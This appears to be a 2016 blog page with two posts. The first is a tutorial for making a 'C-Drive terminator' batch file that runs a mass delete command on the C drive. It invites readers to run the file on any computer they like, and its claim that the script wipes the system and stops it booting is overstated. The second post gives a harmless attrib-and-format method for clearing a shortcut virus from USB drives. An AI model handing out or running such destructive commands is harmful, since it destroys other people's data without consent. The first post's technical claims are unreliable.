Showing posts with label virus. Show all posts

Monday, 6 June 2016

Create an awesome computer virus in seconds( C-Drive TERMINATOR)!!!


Have you ever wondered how these computer geeks and hackers make these cool programs called computer virus?

A virus is a small but insidious piece of programming-code that attacks computer and network systems through 'contaminated' (infected) data files, introduced into a system via disks or internet. 

Do you know that you can create a virus in notepad !!!


Now I am going to show you how to create a virus that terminates an entire drive form the computer.


WARNING

Do not test this on your own computer or all your system files will be deleted and the system will fail to boot.


STEPS

1. Open notepad.(go to start--->Search--->Notepad)


2.Type the following command in notepad:

@echo off
Del C:\ *.* /y


3. Save this file as 'virus.bat' in your desktop or any other place.

Your C terminator virus is armed and ready for attack.

4. Run it on any computer you like.

NOTE
  • You can use any name as you want for your virus file.
  • Don't forget to save in .bat format.
  • The virus becomes active on double-click(Don't Run it on your computer. You will not be able to recover anything lost from the terminated drive and the OS will crash/fail to boot).

Wednesday, 1 June 2016

Manually Remove Virus From PC,USB or Memory Card using a simple command;Say bye bye to antivirus

Computer Virus infection is only removed through antivirus programs as you know, but this time we are talking about Shortcut Virus which is a new modern virus that automatically sneeks into your computer/USB/SD card and convert your content into a shortcut. 


  • Sometimes this virus will hide all your contents. 
  • Another irritating thing is that the short cut virus cannot be removed by most of the anti-virus programs available in market.
  • The only way to remove the virus was to format the entire partition or memory device.


BUT NOW THERE IS A WAY !!! 

Follow these steps to get rid of shortcut virus forever:

Step 1: Connect the affected device(Pen drive,memory card etc) to your PC/laptop.



Step 2: Open run (press windows button + R ). Then type in " cmd " in Run and press enter or OK to open command prompt.


Step 3: Go to My computer and check out the drive letter of your infected device or drive. 

As you can see mine is 'F'
Step 4:Now to remove shortcut virus from pendrive type "attrib -h -r -s /s /d f:\*.*" in the Command prompt.

Important

Replace " f " in the above cmd entry with the drive letter of your affected device.

Step 5: Press Enter button.

Step 6: Open your device(Pendrive,memory card etc). You would see both your original files and shortcut files.
Delete all the shortcut and unknown files.
Copy your original files and folders to another drive.

Step 7: Finally format the Pen drive or Memory card. 


You have successfully removed shortcut virus from pendrive and recovered the infected files in the device.

Tips to protect your pen drive from Virus


  • Keep your system up to date with the latest antivirus.
  • Update your antivirus program at regularly.
  • Do not ever open the shortcut or virus file with the extension filename.lnk. It could badly harm your computer and could infect your other removable devices too.
  • Before opening any removable drive ( pen drive or SD card ) perform a deep scan of the removable device.


Leave your valuable comments and if you find any difficulty in removing shortcut virus tell us, we will help you.